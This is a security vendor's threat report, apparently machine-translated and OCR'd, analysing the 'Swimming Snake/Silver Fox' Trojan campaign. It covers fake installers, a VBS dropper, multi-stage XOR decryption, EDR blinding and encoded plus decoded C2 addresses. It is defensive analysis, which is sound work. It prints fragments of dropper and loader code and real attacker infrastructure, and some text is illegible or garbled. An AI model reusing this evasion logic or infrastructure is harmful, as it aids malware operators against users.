Analysis of Multi-layer Concealed Payload Decryption and Driver-level Blinding Countermeasures | Technical and Tactical Tracking of "Swimming Snake" (Silver Fox)

Antiy CERT

The original report is in Chinese, and this version is an AI-translated edition.

1 Overview

Antiy CERT recently found that the "Swimming Snake (Silver Fox)" black production gang is tring to avoid anti-virus software detection through multi-stage load decryption and a variety of drive-level confrontation technology. It mainly involves two methods. the first kind of attack method is to complete hierarchical decryption and payload loading through different components, hide core malicious payload through multiple rounds of encryption processing, and at the same time, build 80 alternative C2 addresses for encrypted storage. In that invention, component collaboration and multi-layer concealment mechanism are combined to combat security software; and in the second type of attack method, attack components are released through multiple encrypted compressed package files. Blind EDR, terminate the designated security software process, hide the process and network connection, and execute Winos remote control Trojan in the mode of "white plus black."

The "Swimming Snake" black production gang and other security enterprises, also known as "Silver Fox" and "Valley Gang," mainly targeted at domestic users to carry out attacks and fraud activities. In the second half of 2022, Antiy discovered and analyzed the early activities of the snake group, including disguised as a common software download site, poisoning the search engine SEO and mass-sending of phishing emails. In the load execution stage, it is often executed in the "white plus black" mode, and further spread through instant messaging software (such as WeChat and enterprise WeChat). Its main way of profit is to induce users to join groups through instant messaging software to commit fraud, but also to the infected host computer to form the ability to steal secrets, possibly to conduct other activities such as data trafficking. The malicious files it spreads are characterized by a large number of variants, rapid iteration of kill-free technology, and the attack targets involve a large number of individual users and a number of industries, which pose a wide and serious threat.

The "Swimming Snake" gang is likely to operate under the cyber crime model of FaaS (Fraud as a Service), in the form of commodification and sale or rental on demand, Provide other criminals with attack methods, tools, and infrastructure that significantly lower the threshold for committing cyber fraud.

The terminal defense system (IEP) of Antiy has the driver-level main defense module, the detection capability based on AVL SDK and the defense points of kernel and application layer, which can effectively block the remote control Trojan attack chain.

Users can download and use the "Swimming Snake" special screening tool to detect such threats on the Antiy vertical response platform (https://vs2.antiy.cn).

2 Technical review

2.1 Poisoning of SEO Technology in Search Engine

"Swimming Snake (Silver Fox)" black production uses search engine SEO technology to carry on poison attack, make its build imitative download website in the search result the rank of be ahead. Identify phishing website please refer to the released report of Antiy "Swimming Snake (Silver Fox)" Black Production Intensive Phishing of All Kinds of Popular Applications: Anti-fake of WPS Download Site" for phishing website identification and prevention.




Figure 2-1 A malicious website that imitates "YouDao Dict".




Figure 2-2 A malicious website that imitates "WPS".

2.2 Sample execution process

After the first type of sample is run, the normal "NetEase translation installation software" is released, and the VBS script is executed covertly. The VBS script queries whether there are 360 * * * .exe, QQ * * * .exe and Hips * * * .exe processes by executing WMI, and selects different attack components according to the results. Although these attack components are different, they all use the same decryption means to decrypt the "_ 8" file to get the NHQDX. jpg file. The file decrypts the data at the specified offset to obtain the Gh0st remote control Trojan variant, and selects the corresponding 80 built-in C2 addresses according to the instal. ini configuration file to decrypt. Consysfun.png is a remote control plug-in that is encrypted and the attacker sends instructions to the remote control Trojan horse to call the specified function in the remote control Trojan horse plug-in "Consys21.dll."




Figure 2-3 Flow chart of first type sample execution

After the second type of sample is run, the WPS installation program and the malicious program which execute normally are released, and the malicious program releases a plurality of attack components in a specified path, Blind EDR, terminate the designated security software process, hide the process and network connection, and execute Winos remote control Trojan in the mode of "white plus black." Winos is a remote control Trojan with high frequency in the past two years, which is modified by Gh0st remote control and supports the execution of various function modules in the form of plug-in.




Figure 2-4 Flow Chart of Type II Sample Execution

3 Sample analysis

3.1 Method Analysis of Decrypting Multi-stage Load against Software

3.1.1 Initial decoy document

Table 3-1 Sample Label

Virus name	Trojan / Win32.SwimSnake
Original file name	Oud _ fanyiKpi _ 2.0. msi
Md5	42ddb89706155089a04b9eba5e661516
Processor architecture	Intel 386 or later processors and compatible processors
File size	221 MB (232,657,920 bytes)
File format	Windows Installer
Time stamp	Forgery
Digital signature	None
Shell type	None
Installation Procedure	Microsoft Windows Installer

After youd _ fanyiKpi _ 2.0. msi runs, it will release the normal NetEase channel translation installation software to the path selected by the user for installation (default is "% appdata%\ Netyoydd"), and create a shortcut on the desktop. In C:\ ProgramData, a set of white and black component file are released for subsequent selection of attack payload therefrom.

The core components and functions involved in this sample are described in the following table:


Table 3-2 Description of Documents and Functions

Document name	Functions
Binary. _ BF84D321CFCEFEA02F92AC3F19AB7EFD	The MSI installer obscures the VBS scripts that are executed
Xfyeck61gv.exe (white file)	"White plus black" component, stardict-editor.dll decrypts the _ 8 file, and dll1.dll loads the decrypted payload.
Stardict-editor.dll	
Dll 1.dll	
_ 8	**Encrypted file:** Encrypted first layer payload, decrypted is a DLL file named NHQDX. jpg, which contains

	encrypted remote Trojan payload and 80 encrypted C2 addresses. Remote control Trojan is a DLL file named NH. dat.
Instal.ini	**Encrypted file:** This file contains the encrypted id value, and NHQDX. jpg selects the corresponding C2 address according to the value.
Consys21.png	**Encrypted file:** The encrypted remote control plug-in, after decryption, is a DLL file named Consys21.dll. The attacker sends an instruction to the remote control Trojan horse by calling the function specified in the plug-in.

3.1.2 Hidden execution of VBS script

In that installation process, the malicious MSI installation program covertly executes the VBS script, create specially named folders masquerading as system-related (including random character identification), And the released designated files will be copied to the system program directory, public document directory and other locations to complete the file landing and hiding deployment.




```
Dim randomString
randomString = GenerateRandomString(8)    ' [illegible]
'APPDATA_PATH = [illegible]
APPDATA_PATH = [illegible]
CreateFolder(APPDATA_PATH)    ' [illegible]
Dim folderPath
folderPath = APPDATA_PATH+"\"+randomString    ' [illegible]

CreateFolder(folderPath)    ' [illegible]
[illegible]
objFSO.CopyFile "C:\ProgramData\[illegible]", folderPath+"\[illegible]"    ' [illegible]
objFSO.CopyFile "C:\ProgramData\[illegible]", "C:\Users\Public\Documents\[illegible]"    ' [illegible]
objFSO.CopyFile "C:\ProgramData\[illegible]", "C:\Users\Public\Documents\[illegible]"    ' [illegible]
objFSO.CopyFile "C:\ProgramData\[illegible]", "C:\Users\Public\Documents\[illegible]",True    ' [illegible]
objFSO.CopyFile "C:\ProgramData\[illegible]", "C:\Users\Public\Documents\[illegible]"    ' [illegible]
[illegible]
objFSO.CopyFile "C:\ProgramData\[illegible]", "C:\Users\Public\Documents\[illegible].dll"    ' [illegible]
objFSO.CopyFile "C:\ProgramData\[illegible]", "C:\Users\Public\Documents\[illegible].dll"    ' [illegible]
objFSO.CopyFile "C:\ProgramData\[illegible]", "C:\Users\Public\Documents\[illegible].dll"    ' [illegible]
objFSO.CopyFile "C:\ProgramData\[illegible]", folderPath+"\[illegible].dll"    ' [illegible]
objFSO.CopyFile "C:\ProgramData\[illegible]", folderPath+"\[illegible].dll"    ' [illegible]
objFSO.CopyFile "C:\ProgramData\[illegible]", folderPath+"\[illegible].dll"    ' [illegible]
[illegible]
```

Figure 3-1 Create a Folder and Carry out a File Copy Operation

Inquire whether the target device has 360 security guard process (360 * * * .exe), QQ computer housekeeping process (QQ * * * .exe), and teflon security software process (Hips * * * .exe) through WMI; Execute different component files based on the above query results, and delete other subsequent useless files. Although these attack components differ, the core process for decrypting and executing remote control Trojans is the same.



检测到360tray.exe进程时复制的恶意组件

名称	修改日期	类型	大小
dl1.dll	2025/11/11 16:37	应用程序扩展	283,530 KB
stardict-editor.dll	2025/11/11 16:37	应用程序扩展	283,530 KB
effecK61gv.exe	2025/11/11 16:36	应用程序	333,563 KB

检测到QQPCTray.exe进程时复制的恶意组件

名称	修改日期	类型	大小
dl1.dll	2025/11/13 11:24	应用程序扩展	340 KB
libcef.dll	2025/11/13 11:25	应用程序扩展	352 KB
WsTaskLoad.exe	2025/11/11 10:28	应用程序	979 KB

检测到HipsTray.exe进程时复制的恶意组件

名称	修改日期	类型	大小
ImgCenterDib.dll	2025/11/13 11:42	应用程序扩展	176 KB
libcef.dll	2025/11/13 11:42	应用程序扩展	72 KB
WsTaskLoad.exe	2025/11/11 10:28	应用程序	979 KB

未检测到以上三个进程时复制的恶意组件

名称	修改日期	类型	大小
dl1.dll	2025/11/13 13:58	应用程序扩展	192 KB
libcef.dll	2025/11/13 13:58	应用程序扩展	[illegible]
WsTaskLoad.exe	2025/11/11 10:28	应用程序	[illegible]

Figure 3-2 4 types of malicious components involved in the sample

The first layer of payload is decrypted

The malicious DLL files in the four groups of malicious components adopt the same decryption logic (only the code implementation details are slightly different, and the first group is taken as an example below): The first DLL file reads the specified file first, and the "+" character is removed. Then perform subtraction and exclusive-OR operation on the content with 0x7E as the key, and then call the second DLL and transfer the decrypted data to the second DLL, which will perform PE parsing on the received content and find the export function corresponding to the file formerly named NHQDX. jpg. The load is finally completed.





Figure 3-3 Decrypting the _ 8 File by a stardict-editor.dll

Decipher remote control Trojan horse

Nhqdx. jpg copies the encrypted remote control plug-in to a specified location, and then the creating thread decrypts its own data by using the data at its own 0x282D0 offset as a key to decrypt its own content with a length of 0x10200 at its 0x180D0 offset, Finally, the remote control Trojan load is obtained and loaded.



```
                    /* 使用0x282D0处的密钥对0x180D0处的加密数据进行解密 */
FUN_00651730(0x6680d0,0x10200,0x6782d0);
pcVar1 = Sleep;
do {
  FUN_00651780(param_1);
                    /* 加载解密后的载荷调用"Main"导出函数，并传入参数"3uLjzdflzd/N49+v"
                        */
  (*pcVar1)(3600000);
} while( true );
```


名称	偏移	类型	值		
Characteristics	···	DW...	00000		
TimeDateStamp	···	DW...	1ef66	2025-10-26 15:36:	
MajorVersion	···	WO...	0000		
MinorVersion	···	WO...	0000		
Name	···	DW...	3522a	十六进制	NH.dat
Base	···	DW...	00001		

□ 显示有效项

dinal	RVA	Name	
0001	0000a6f9	00035231	Main

Figure 3-4 Load the remote Trojan payload obtained by decryption and passes in the specified parameters

There are 80 encrypted C2 server address strings in the NHQDX. jpg file, which gets the value of its id by reading the instal. ini file, The id value (80 for this sample) is decoded and the corresponding C2 address therein is selected based on the value. The remote control Trojan receives the encrypted C2 address string when it is loaded, uses Base64 decoding to perform subtraction and exclusive OR operations, and restores the C2 address. The list of C2 addresses contained in NHQDX. jpg is shown below.



```
3t/gzeHf5H3e5ePM4t+v
4d/1zeHg183j4M3e4dav
4d/1zeHg183h4d/N1+Kv
kz20koaSoKCLks2jjJ+v
3uDjzd7h4c3e1uKN1q8=
4+LN3tbjzeDlzd7erw==
3uLlzeHj5M3g183e3q8=
4d/1zeHg183k5c3e4+Gv
4d/1zeHg183k5M3e19ev
3eLjzdbezeKlzd7e4a8=
4+LN3tblzd7j183j4a8=
```


```
134.00.0.40␊27.50.59.44␊156.247.41.58␊llbbb250004.com␊23.224.194.33␊199.170.00.31␊103.101.177.178
